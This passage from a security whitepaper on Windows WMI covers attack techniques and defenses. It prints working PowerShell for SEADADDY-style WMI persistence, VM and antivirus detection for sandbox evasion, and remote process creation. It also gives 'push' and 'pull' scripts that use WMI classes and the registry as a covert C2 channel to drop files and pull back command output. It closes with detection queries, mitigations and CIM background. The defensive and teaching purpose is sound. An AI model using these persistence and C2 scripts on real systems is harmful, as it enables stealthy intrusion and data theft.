Attackers make heavy use of the `ActiveScriptEventConsumer` and `CommandLineEventConsumer` classes when responding to their events. Both event consumers offer a tremendous amount of flexibility for an attacker to execute any payload they want all without needing to drop a single malicious executable or script to disk.

Malicious WMI Persistence Example

The PowerShell code in Figure 5 is a modified instance of the WMI persistence code present in the SEADADDY¹³ malware family¹⁴. The event filter was taken from the PowerSploit persistence module and is designed to trigger shortly after system startup. The event consumer simply executes an executable with SYSTEM privileges.

The event filter in the example in Figure 5 is designed to trigger between 200 and 320 seconds after system startup. Upon triggering the event the event consumer executes an executable that had been previously dropped. The filter and consumer are registered and bound together by specifying both the filter and consumer within a `__FilterToConsumerBinding` instance.

Figure 5:
SEADADDY WMI
persistence with
PowerShell

```
$filterName='BotFilter82'  
$consumerName='BotConsumer23'  
$exePath='C:\Windows\System32\evil.exe'  
$Query="SELECT * FROM __InstanceModificationEvent  
WITHIN 60 WHERE TargetInstance ISA 'Win32_  
PerfFormattedData_PerfOS_System' AND  
TargetInstance.SystemUpTime >= 200 AND  
TargetInstance.SystemUpTime < 320"  
$WMIEventFilter=Set-WmiInstance-Class__EventFilter-  
Namespace"root\subscription"-Arguments @  
{Name=$filterName;EventNameSpace="root\  
cimv2";QueryLanguage="WQL";Query=$Query}  
-ErrorActionStop  
$WMIEventConsumer=Set-WmiInstance-  
ClassCommandLineEventConsumer-Namespace"root\  
subscription"-Arguments@=$consumerName;ExecutablePa  
th=$exePath;CommandLineTemplate=$exePath}  
Set-WmiInstance-Class__FilterToConsumerBinding-  
Namespace"root\subscription"-Arguments  
@{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

¹³ <https://github.com/pan-unit42/iocs/blob/master/seaduke/decompiled.py#L887>

¹⁴ <https://github.com/pan-unit42/iocs/blob/master/seaduke/decompiled.py#L887>

WMI Attacks

WMI is an extremely powerful tool for attackers across many phases of the attack lifecycle. There is a wealth of WMI objects, methods, and events that can be extremely powerful for performing anything from reconnaissance, AV/VM detection, code execution, lateral movement, covert data storage, to persistence. It is even possible to build a pure WMI backdoor that doesn't introduce a single file to disk.

There are many advantages of using WMI to an attacker:

- It is installed and running by default on all Windows operating systems going back to Windows 98 and NT 4.0.
- For code execution, it offers a stealthier alternative to running `psexec`.
- Permanent WMI event subscriptions run as SYSTEM.
- Defenders are generally unaware of WMI as a multi-purpose attack vector.
- Nearly every operating system action is capable of triggering a WMI event.
- Other than storage in the WMI repository, no payloads touch disk.

The following is a list of how WMI can be used to perform the various stages of an attack; however, it is far from exhaustive.

Reconnaissance

One of the first steps taken by many malware operators and pentesters is

reconnaissance. WMI has a large number of classes that can help an attacker get a feel for the environment they're targeting.

The following WMI classes are just a subset of data that can be collected during the reconnaissance phase of an attack:

- Host/OS information: `Win32_OperatingSystem`, `Win32_ComputerSystem`
- File/directory listing: `CIM_DataFile`
- Disk volume listing: `Win32_Volume`
- Registry operations: `StdRegProv`
- Running processes: `Win32_Process`
- Service listing: `Win32_Service`
- Event log: `Win32_NTLogEvent`
- Logged on accounts: `Win32_LoggedOnUser`
- Mounted shares: `Win32_Share`
- Installed patches: `Win32_QuickFixEngineering`

Anti-Virus/VM Detection

AV Detection

Installed AV products will typically register themselves in WMI via the `AntiVirusProduct` class contained within either the `root\SecurityCenter` or `root\SecurityCenter2` namespaces depending upon the OS version.

A WMI client can fetch the installed AV products by executing the following sample WQL Query:

```
SELECT * FROM AntiVirusProduct
```

Example:

```
PS C:\> Get-WmiObject -Namespace root\SecurityCenter2 -Class AntiVirusProduct

__GENUS                : 2
__CLASS                 : AntiVirusProduct
__SUPERCLASS            :
__DYNASTY               : AntiVirusProduct
__RELPATH               : AntiVirusProduct.instanceGuid="{B7ECF8CD-0188-6703-DBA4-AA65C6ACFB0A}"
__PROPERTY_COUNT        : 5
__DERIVATION            : {}
__SERVER                : WIN-B85AAA7ST4U
__NAMESPACE             : ROOT\SecurityCenter2
__PATH                  : \\WIN-B85AAA7ST4U\ROOT\SecurityCenter2:AntiVirusProduct.
instanceGuid="{B7ECF8CD-0188-6703-DBA4-AA65C6ACFB0A}"
displayName             : Microsoft Security Essentials
instanceGuid            : {B7ECF8CD-0188-6703-DBA4-AA65C6ACFB0A}
pathToSignedProductExe  : C:\Program Files\Microsoft Security Client\mssec.exe
pathToSignedReportingExe : C:\Program Files\Microsoft Security Client\MsMpEng.exe
productState            : 397328
PSComputerName          : WIN-B85AAA7ST4U
```

Generic VM/Sandbox Detection

Malware can use WMI to do generic detection of VM and sandbox environments. For example, if there is less than 2GB of physical memory

or if there is only a single processor core, the OS is likely to be running in a virtual machine.

Sample WQL Queries:

```
SELECT * FROM Win32_ComputerSystem WHERE TotalPhysicalMemory < 2147483648
SELECT * FROM Win32_ComputerSystem WHERE NumberOfLogicalProcessors < 2
```

Figure 6 demonstrates generic virtual machine detection with WMI and PowerShell in action:

Figure 6:

Sample generic VM
detection PowerShell
code

```
$VMDetected=$False

$Arguments= @ {
    Class = 'Win32_ComputerSystem'
    Filter = 'NumberOfLogicalProcessors < 2 OR TotalPhysicalMemory < 2147483648'
}

if (Get-WmiObject@Arguments) { $VMDetected=$True }
```

VMware Detection

The following example queries attempt to find VMware strings present in certain WMI objects and check to see if the VMware tools daemon is running:

```
SELECT * FROM Win32_NetworkAdapter WHERE Manufacturer LIKE "%VMware%"
SELECT * FROM Win32_BIOS WHERE SerialNumber LIKE "%VMware%"
SELECT * FROM Win32_Process WHERE Name="vmtoolsd.exe"
SELECT * FROM Win32_NetworkAdapter WHERE Name LIKE "%VMware%"
```

Figure 7 demonstrates VMware detection with WMI and PowerShell in action:

Figure 7:

Sample VMware
detection PowerShell
code

```
$VMwareDetected=$False

$VMAdapter=Get-WmiObjectWin32_NetworkAdapter-Filter'Manufacturer LIKE
"%VMware%" OR Name LIKE "%VMware%"'

$VMBios=Get-WmiObjectWin32_BIOS-Filter'SerialNumber LIKE "%VMware%"'
$VMToolsRunning=Get-WmiObjectWin32_Process-Filter'Name="vmtoolsd.exe"'

if ($VMAdapter-or$VMBios-or$VMToolsRunning) { $VMwareDetected=$True }
```

Code Execution and Lateral Movement

There are two common methods of achieving remote code execution in WMI: the Win32_Process Create method and event consumers.

Win32_Process Create Method

The Win32_Process class contains a static method named Create that can spawn a process locally or remotely. This is the WMI equivalent of running `psexec.exe` only without unnecessary forensic artifacts like the creation of a service. The following example demonstrates executing a process on a remote machine:

```
PS C:\> Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList 'notepad.exe'
-ComputerName 192.168.72.134 -Cre
dential 'WIN-B85AAA7ST4U\Administrator'
```

```
__GENUS          : 2
__CLASS           : __PARAMETERS
__SUPERCLASS      :
__DYNASTY         : __PARAMETERS
__RELPATH         :
__PROPERTY_COUNT  : 2
__DERIVATION      : {}
__SERVER          :
__NAMESPACE       :
__PATH            :
ProcessId         : 3360
ReturnValue        : 0
PSComputerName    :
```


A more practical malicious use case would be to call the Create method and invoke `powershell.exe` containing an embedded malicious script.

Event consumers

Another means of achieving code execution is to create a permanent WMI event subscription. Normally, a permanent WMI event subscription is designed to persist and respond to certain events. If an attacker wanted to execute a single payload however, they could just configure an event consumer to delete its corresponding event filter, consumer, and filter to consumer binding. The advantage of this technique is that the payload runs as a SYSTEM process and it avoids having a payload be displayed in plaintext in the presence of command-line auditing. For example, if a VBScript `ActiveScriptEventConsumer`

payload was utilized, the only process created would be the following WMI script host process:

```
%SystemRoot%\system32\wbem\scrcons.exe -Embedding
```

As an attacker, the challenge for pursuing this class of attack vector would be selecting an intelligent event filter. If they just wanted to trigger the payload after a few seconds, an `__IntervalTimerInstruction` class could be used. An attacker might choose to execute the payload upon a user locking their screen. In that case, an extrinsic `Win32_ProcessStartTrace` event could be used to trigger upon the `LogonUI.exe` process being created. An attacker can get creative in their choice of an appropriate event filter.

Covert Data Storage

Attackers have made clever use of the WMI repository itself as a means to store data. One such method may be achieved by creating a WMI class dynamically and

storing arbitrary data as the value of a static property of that class. Figure 8 demonstrates storing a string as a value of a static WMI class property:

Figure 8:

Sample WMI class
creation PowerShell
code

```
$StaticClass=New-Object Management.ManagementClass('root\cimv2',$null,$null)
$StaticClass.Name='Win32_EvilClass'
$StaticClass.Put()
$StaticClass.Properties.Add('EvilProperty','This is not the malware you're looking for')
$StaticClass.Put()
```

The previous example demonstrated the local creation of a WMI class. It is possible, however, to create WMI classes remotely as will be demonstrated in the next section. The ability to create and modify a class remotely gives an attacker the ability to store and retrieve arbitrary data, turning WMI into an effective C2 channel.

It is up to the attacker to decide what they want to do with the data stored in the WMI repository. The next few examples show practical examples of how attackers have used this attack mechanism.

WMI as a C2 Channel

Using WMI as a mechanism to store and retrieve data also enables WMI to act as a pure C2 channel. This clever use of WMI was first demonstrated publicly by Andrei Dumitrescu in his WMI Shell tool¹⁵ that utilized the creation and modification of WMI namespaces as a C2 channel. There are actually numerous C2 staging mechanisms that could be used such as WMI class creation as was just discussed. It is also possible to use the registry to stage data for exfiltration over a WMI C2 channel. The following examples demonstrate some proof-of-concept code that utilizes WMI as a C2 channel.

The ability to create and modify a class remotely gives an attacker the ability to store and retrieve arbitrary data, turning WMI into an effective C2 channel.

¹⁵ http://2014.hacktoergosum.org/slides/day1_WMI_Shell_Andrei_Dumitrescu.pdf

“Push” Attack

Figure 9 demonstrates how a WMI class can be created remotely to store file data. That file data can then be dropped to the remote file system using `powershell.exe` remotely.

Figure 9:

Sample generic VM
detection PowerShell
code

```
# Prep file to drop on remote system
$LocalFilePath='C:\Users\ht\Documents\evidence_to_plant.png'
$FileBytes=[IO.File]::ReadAllBytes($LocalFilePath)
$EncodedFileContentsToDrop=[Convert]::ToBase64String($FileBytes)

# Establish remote WMI connection
$Options=New-Object Management.ConnectionOptions
$Options.Username='Administrator'
$Options.Password='user'
$Options.EnablePrivileges=$True
$Connection=New-Object Management.ManagementScope
$Connection.Path='\\192.168.72.134\root\default'
$Connection.Options=$Options
$Connection.Connect()

# “Push” file contents
$EvilClass=New-Object Management.ManagementClass($Connection,
[String]::Empty,$null)
$EvilClass['__CLASS']='Win32_EvilClass'
$EvilClass.Properties.Add('EvilProperty',[Management.CimType]
::String,$False)
$EvilClass.Properties['EvilProperty'].Value=$EncodedFileContentsToDrop
$EvilClass.Put()

$Credential=Get-Credential 'WIN-B85AAA7ST4U\Administrator'

$CommonArgs=@{
    Credential=$Credential
    ComputerName='192.168.72.134'
}

# The PowerShell payload that will drop the stored file contents
$PayloadText=@'
$EncodedFile = ([WmiClass] 'root\default:Win32_EvilClass').
Properties['EvilProperty'].Value
[IO.File]::WriteAllBytes('C:\fighter_jet_specs.png',
[Convert]::FromBase64String($EncodedFile))
'@

$EncodedPayload=[Convert]::ToBase64String([Text.Encoding]::Unicode.
GetBytes($PayloadText))
$PowerShellPayload="powershell -NoProfile -EncodedCommand
$EncodedPayload"

# Drop the file to the target filesystem
Invoke-WmiMethod@CommonArgs-Class Win32_Process-Name Create-
ArgumentList $PowerShellPayload

# Confirm successful file drop
Get-WmiObject@CommonArgs-Class CIM_DataFile-Filter 'Name = "C:\\fighter_
jet_specs.png"'
```

“Pull” Attack

Figure 10 demonstrates using the registry to pull back the results of a PowerShell command. Additionally, many malicious tools that attempt to capture the output of PowerShell commands

simply convert the output to text. This example utilizes a PowerShell object serialization and deserialization method to maintain the rich type information present in PowerShell objects.

Figure 10:

PowerShell code that pulls command data back from a WMI class property

```
$Credential=Get-Credential 'WIN-B85AAA7ST4U\Administrator'

$CommonArgs= @{
    Credential = $Credential
    ComputerName = '192.168.72.131'
}

# Create a remote registry key and value
$HKLM=2147483650
Invoke-WmiMethod@CommonArgs-ClassStdRegProv-NameCreateKey-
ArgumentList$HKLM,'SOFTWARE\EvilKey'
Invoke-WmiMethod@CommonArgs-ClassStdRegProv-NameDeleteValue-
ArgumentList$HKLM,'SOFTWARE\EvilKey','Result'

# PowerShell payload that saves the serialized output of `Get-Process
lsass` to the registry
$PayloadText=@'
$Payload = {Get-Process lsass}
$Result = & $Payload
$Output = [Management.Automation.PSSerializer]::Serialize($Result, 5)
$Encoded = [Convert]::ToBase64String([Text.Encoding]::Unicode.
GetBytes($Output))
Set-ItemProperty -Path HKLM:\SOFTWARE\EvilKey -Name Result -Value
$Encoded
'@

$EncodedPayload=[Convert]::ToBase64String([Text.Encoding]::Unicode.
GetBytes($PayloadText))
$PowerShellPayload="powershell -NoProfile -EncodedCommand
$EncodedPayload"

# Invoke PowerShell payload
Invoke-WmiMethod@CommonArgs-ClassWin32_Process-NameCreate-
ArgumentList$PowerShellPayload

# Pull the serialized results back
$RemoteOutput=Invoke-WmiMethod@CommonArgs-ClassStdRegProv-
NameGetStringValue-ArgumentList$HKLM,'SOFTWARE\EvilKey','Result'
$EncodedOutput=$RemoteOutput.sValue

# Deserialize and display the result of the command executed on the
remote system
$DeserializedOutput=[Management.Automation.
PSSerializer]::Deserialize([Text.Encoding]::Ascii.
GetString([Convert]::FromBase64String($EncodedOutput)))
```

WMI Providers


Providers are the backbone of WMI. Nearly all WMI classes and their respective methods are implemented in providers. A provider is a user-mode COM DLL or kernel driver. Each provider has a respective CLSID associated with it used for COM resolution in the registry. This CLSID is used to look up the actual DLL that implements the provider. Additionally, all registered providers have a respective `__Win32Provider` WMI class instance. For example, consider the following registered WMI provider that handles registry actions:

```
PS C:\> Get-CimInstance -Namespace root\cimv2 -ClassName __Win32Provider -Filter 'Name = "RegistryEventProvider"'
```

```
Name                          : RegistryEventProvider
ClientLoadableCLSID           :
CLSID                         : {fa77a74e-e109-11d0-ad6e-00c04fd8fdff}
Concurrency                   :
DefaultMachineName            :
Enabled                       :
HostingModel                   : LocalSystemHost
ImpersonationLevel             : 0
InitializationReentrancy      : 0
InitializationTimeoutInterval :
InitializeAsAdminFirst        :
OperationTimeoutInterval      :
PerLocaleInitialization       : False
PerUserInitialization         : False
Pure                          : True
SecurityDescriptor            :
SupportsExplicitShutdown      :
SupportsExtendedStatus        :
SupportsQuotas                 :
SupportsSendStatus            :
SupportsShutdown              :
SupportsThrottling            :
UnloadTimeout                 :
Version                       :
PSComputerName                 :
```

The DLL that corresponds to the `RegistryEventProvider` provider is found by referencing the following registry value:

```
HKEY_CLASSES_ROOT\CLSID\{fa77a74e-e109-11d0-ad6e-00c04fd8fdff}\InprocServer32 : (Default)
```



Malicious WMI Providers

Just as a WMI provider is used to provide legitimate WMI functionality to a user, a malicious WMI provider can be used to extend the functionality of WMI for an attacker.

Casey Smith¹⁶ and Jared Atkinson¹⁷ have both released proof-of-concept malicious WMI providers capable of executing shellcode and PowerShell scripts remotely. A malicious WMI provider serves as an effective persistence mechanism allowing an attacker to execute code remotely so long the attacker is in possession of valid user credentials.

WMI Defense

For every attack present in WMI, there are an equal number of potential defenses.

Existing Detection Utilities

The following tools exist to detect and remove WMI persistence:

- Sysinternals Autoruns
- Kansa¹⁹ – A PowerShell module for incident responders

One of the downsides to these tools is that only detect WMI persistence artifacts at a certain snapshot in time. Some attackers will clean up their persistence code once they've

Figure 11:

PowerShell code that detects WMI persistence on a remote system

```
$Arguments= @{
    Credential = 'WIN-B85AAA7ST4U\Administrator'
    ComputerName = '192.168.72.135'
    Namespace = 'root\subscription'
}
Get-WmiObject-Class__FilterToConsumerBinding@Arguments
Get-WmiObject-Class__EventFilter@Arguments
Get-WmiObject-Class__EventConsumer@Arguments
```

¹⁷ <https://github.com/subTee/EvilWMIProvider>

¹⁸ <https://github.com/jaredcatkinson/EvilNetConnectionWMIProvider>

¹⁹ <https://github.com/davehull/Kansa/>

performed their actions. It is however possible to catch WMI persistence in real time using permanent WMI subscriptions against an attacker.

WMI persistence via `EventConsumers` is trivial to detect. The PowerShell code in Figure 11 queries all WMI persistence items on a remote system.

WMI Attack Detection with WMI

With the extremely powerful eventing subsystem present in WMI, WMI could be thought of as the free host IDS from Microsoft that you never knew existed. Considering that nearly all operating system actions can fire a WMI event, WMI is positioned to catch many attacker actions in real time. Consider the following attacker activities and the respective effect made in WMI:

1. An attacker uses WMI as a persistence mechanism
 - Effect: Instances of `__EventFilter`, `__EventConsumer`, and `__FilterToConsumerBinding` are created. An `__InstanceCreationEvent` event is fired.
2. The WMI Shell utility is used as a C2 channel
 - Effect: Instances of `__Namespace` objects are created and modified. Consequently, `__NamespaceCreationEvent` and `__NamespaceModificationEvent` events are fired.
3. WMI classes are created to store attacker data
 - Effect: A `__ClassCreationEvent` event is fired.
4. An attacker installs a malicious WMI provider
 - Effect: A `__Provider` class instance is created. An `__InstanceCreationEvent` event is fired.
5. An attacker persists via the Start Menu or registry
 - Effect: A `Win32_`

`StartupCommand` class instance is created. An `__InstanceCreationEvent` event is fired.

6. An attacker persists via other additional registry values
 - Effect: A `RegistryKeyChangeEvent` and/or `RegistryValueChangeEvent` event is fired.
7. An attacker installs a service
 - Effect: A `Win32_Service` class instance is created. An `__InstanceCreationEvent` event is fired.

All of the attacks and effects described can be represented with WMI event queries. When used in conjunction with an event consumer, a defender can be extremely creative as to how they choose to detect and respond to attacker actions. For example, a defender might choose to receive an email upon the creation of any `Win32_StartupCommand` instances.

When creating WMI event that alert to attacker actions, it is important to realize that attackers familiar with the

When used in conjunction with an event consumer, a defender can be extremely creative as to how they choose to detect and respond to attacker actions.

WMI could inspect and remove existing defensive WMI event subscriptions. Thus, the cat and mouse game ensues. As a last resort defense mechanism against an attacker removing your defensive event subscriptions, one could register an event subscription that detects `__InstanceDeletionEvent` events of `__EventFilter`, `__EventConsumer`, and `FilterToConsumerBinding` objects. Then, if an attacker was to successfully remove defensive permanent WMI event subscriptions, the defender would be given the opportunity to be alerted one last time.

Mitigations

Aside from deploying defensive permanent WMI event subscriptions, there are several mitigations that may prevent some or all WMI attacks from occurring.

1. System administrators can disable the WMI service. It is important for an organization to consider its need for WMI. Do consider however any unintended side effects of stopping the WMI service. Windows has become increasingly reliant upon WMI and WinRM for management tasks.
2. Consider blocking the WMI protocol ports. If there is no legitimate need to use remote WMI, consider configuring DCOM to use a single port²⁰ and then block that port. This is a more realistic mitigation over disabling the WMI service because it would block WMI remotely but allow the service to run locally.
3. WMI, DCOM, and WinRM events are logged to the following event logs:
 - a. `Microsoft-Windows-WinRM/Operational`
 - i. Shows failed WinRM connection attempts including the originating IP address
 - b. `Microsoft-Windows-WMI -`

Activity/Operational

- i. Contains failed WMI queries and method invocations that may contain evidence of attacker activity
- c. `Microsoft-Windows-DistributedCOM`
 - i. Shows failed DCOM connection attempts including the originating IP address

Common Information Model (CIM)

"The Common Information Model (CIM) is an open standard that defines how managed elements in an IT environment are represented as a common set of objects and relationships between them. The Distributed Management Task Force maintains the CIM to allow consistent management of these managed elements, independent of their manufacturer or provider."²¹ WMI uses the CIM standard to represent the objects it manages. For example, system administrators querying a system via WMI must navigate the standardized CIM namespaces to fetch a process object instance.

WMI maintains a registry of all manageable objects in the CIM repository. The CIM repository is a persistent database stored locally on a computer running the WMI service. Using the CIM, it maintains definitions of all manageable objects, how they are related, and who provides their instances. For example, when software developers exposes custom application performance statistics via WMI, they must first register descriptions of the performance metrics. This allows WMI to correctly interpret queries and respond with well formatted data.

The CIM is object oriented and supports features such as (single) inheritance, abstract and static properties, default values, and arbitrary key-value pairs attached to items known as "qualifiers".

²⁰ [https://msdn.microsoft.com/en-us/library/bb219447\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/bb219447(v=vs.85).aspx)


²¹ [https://en.wikipedia.org/wiki/Common_Information_Model_\(computing\)](https://en.wikipedia.org/wiki/Common_Information_Model_(computing))

Related classes are grouped under hierarchical namespaces. Classes declare the properties and methods exposed by manageable objects. A property is a named field that contains data with a specific type in a class instance. The class definition describes metadata about the property, and a class instance contains concrete values populated by WMI providers. A method is a named routine that executes on a class instance, and is implemented within a WMI provider. The class definition describes its prototype (return value type, name, parameter types), but not the implementation. Qualifiers are key-value

pairs of metadata that can be attached to namespace, classes, properties, and methods. Common qualifiers provide hints that direct a client how to interpret enumeration entries and the language code page of a string value.

For example, Figure 12 lists some of the namespaces installed on a clean build of Windows 10. Note that they are easily represented as a tree. The `ROOT\cimv2` namespace is the default namespace chosen by WMI when a client doesn't declare one itself.

Figure 12:
Example of
namespaces



In this installation of Windows, the `ROOT\cimv2` namespace contains definitions for 1,151 classes. Figure 13 lists some of the classes found in this namespace. Note that each has a name and a path that can be used to uniquely identify the class. By convention, some classes have a qualifier named `Description` that contains a human readable string describing how the class should be managed. This tool (WMI Explorer) is user-friendly and knows to fetch the `Description` qualifier and display its value in the grid view.

Figure 13:
Example of classes

Name	Lazy	Description	Path
CIM_Action	False	A CIM_Action is an operati...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_Action
CIM_ActionSequence	False	The CIM_ActionSequence...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_ActionSequence
CIM_ActsAsSpare	False	The CIM_ActsAsSpare ass...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_ActsAsSpare
CIM_AdjacentSlots	False	CIM_AdjacentSlots describ...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_AdjacentSlots
CIM_AggregatePSEnt	False	The CIM_AggregatePSEnt...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_AggregatePSEnt
CIM_AggregatePSEnt d...	False	CIM_AggregatePSEnt d...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_AggregatePSEnt d...
CIM_AggregateRedundanc...	False	Describes the aggregate p...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_AggregateRedundancyComponent
CIM_AlarmDevice	False	An alarm device is a type o...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_AlarmDevice
CIM_AllocatedResource	False	An association between lo...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_AllocatedResource
CIM_ApplicationSystem	False	The CIM_ApplicationSyste...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_ApplicationSystem
CIM_ApplicationSystemSoft...	False	The CIM_ApplicationSyste...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_ApplicationSystemSoftwareFeature
CIM_AssociatedRam	False	Logical devices may have ...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_AssociatedRam
CIM_AssociatedBattery	False	A logical device may use or...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_AssociatedBattery
CIM_AssociatedCooling	False	Many devices, such as pro...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_AssociatedCooling
CIM_AssociatedMemory	False	Logical devices may have ...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_AssociatedMemory
CIM_AssociatedProcessorM...	False	Associates the processor a...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_AssociatedProcessorMemory
CIM_AssociatedSensor	False	Many devices include sens...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_AssociatedSensor
CIM_AssociatedSupplyCur...	False	A power supply may have ...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_AssociatedSupplyCurrentSensor
CIM_AssociatedSupplyVolts...	False	A power supply may have ...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_AssociatedSupplyVoltageSensor
CIM_BasedOn	False	CIM_BasedOn is an assoc...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_BasedOn
CIM_Battery	False	Capabilities and manage...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_Battery
CIM_BinarySensor	False	A BinarySensor provides a...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_BinarySensor
CIM_BIOSBement	False	CIM_BIOSBement represe...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_BIOSBement
CIM_BIOSFeature	False	CIM_BIOSFeature represe...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_BIOSFeature
CIM_BIOSFeatureBIOSBle...	False	A link between BIOS featur...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_BIOSFeatureBIOSBlements
CIM_BIOSLoadedInNV	False	A link between BIOS eleme...	\\DESKTOP-3E940GD\ROOT\cimv2\CIM_BIOSLoadedInNV

Figure 14 lists some of the properties exposed by instances of the `Win32_LogicalDisk` class. This class definition declares a set of 40 properties, and instances of the `Win32_LogicalDisk` class will contain concrete values for each property. For example, the `DeviceID` property is a field with type string that uniquely identifies the disk, so a WMI client can enumerate class instances and expect to receive values like `A:`, `C:`, and `D:`.

Figure 14:
Example of properties

Property Name	Type	Enumeration Available	Lazy	Description
Access	UInt16	True	False	Access describes whether the media is readable (value=1), writable (value=2), or both (value=3). "Unknown"
Availability	UInt16	True	False	The availability and status of the device. For example, the Availability property indicates that the device is online.
BlockSize	UInt64	False	False	Size in bytes of the blocks which form the StorageBent. If variable block size, then the maximum block size in bytes.
Caption	String	False	False	The Caption property is a short textual description (one line string) of the object.
Compressed	Boolean	False	False	The Compressed property indicates whether the logical volume exists as a single compressed entity, such as a compressed volume.
ConfigManagerErrorCode	UInt32	True	False	Indicates the Win32 Configuration Manager error code. The following values may be returned: 0 This device is not configured.
ConfigManagerUserConfig	Boolean	False	False	Indicates whether the device is using a user-defined configuration.
CreationClassName	String	False	False	CreationClassName indicates the name of the class or the subclass used in the creation of an instance. Others
Description	String	False	False	The Description property provides a textual description of the object.
DeviceID	String	False	False	The DeviceID property contains a string uniquely identifying the logical disk on the system.
DriveType	UInt32	True	False	The DriveType property contains a numeric value corresponding to the type of disk drive the logical disk represents.
ErrorCleared	Boolean	False	False	ErrorCleared is a boolean property indicating that the error reported in LastErrorCode property is now cleared.

Figure 15 lists the methods exposed by instances of the `Win32_LogicalDisk` class. This class definition declares a set of five methods, and the associated WMI provider enables clients to invoke these methods on instances of the `Win32_LogicalDisk`. The two panes at the bottom describe the parameters that must be provided to the method call, and what data is returned. In this example, the `Chkdsk` method requires five Boolean parameters and returns a single 32-bit integer describing the status of the operation. Note that the Description qualifiers attached to these method and its parameters serve as API documentation to a WMI client developer.

Figure 15:
Example of methods

Methods		
Method Name	Static	Description
Chkdsk	False	This method invokes the chkdsk operation on the disk. The method is applicable to only those instances of logical disk that represent a physical disk in the system.
ExcludeFromAutochk	True	This method is used to exclude data from the chkdsk operation to be run at the next reboot. If not excluded, chkdsk is performed on the disk if the dirty bit has been set.
Revert	False	Requests a reset of the logical device. The return value should be 0 if the request was successfully executed. 1 if the request is not supported and some other value.
ScheduleAutoChk	True	This method is used to schedule chkdsk to be run at the next reboot if the dirty bit has been set. The method is applicable to only those instances of logical disk that have the dirty bit set.
SetPowerState	False	SetPowerState defines the desired power state for a logical device and when a device should be put into that state. The desired power state is specified by setting the PowerState property.

In Params			
ID	Name	Type	Description
0	FixErrors	boolean	This parameter indicates what should be done to errors found on the disk. If true, then errors are fixed.
1	VerboseIndexCheck	boolean	This parameter indicates whether a verbose check of index entries should be performed.
2	SkipFolderCycle	boolean	This parameter indicates whether the folder cycle checking should be skipped or not.
3	ForceDismount	boolean	This parameter indicates whether the drive should be forced to dismount before checking.
4	SystemStartupOptions	boolean	This parameter indicates whether the boot options should be changed and the system should be restarted.

Out Params		
Name	Type	Description
ReturnValue	uint32	

In this installation of Windows, there are three instances of the `Win32_LogicalDisk` class. Figure 16 lists the instances using their unique instance path. This path is constructed by combining the class name with names and values from special properties that have the Key qualifier. Here, there is a single Key property: the `DeviceID` property. Each class instance is populated with concrete data from the same logical item.

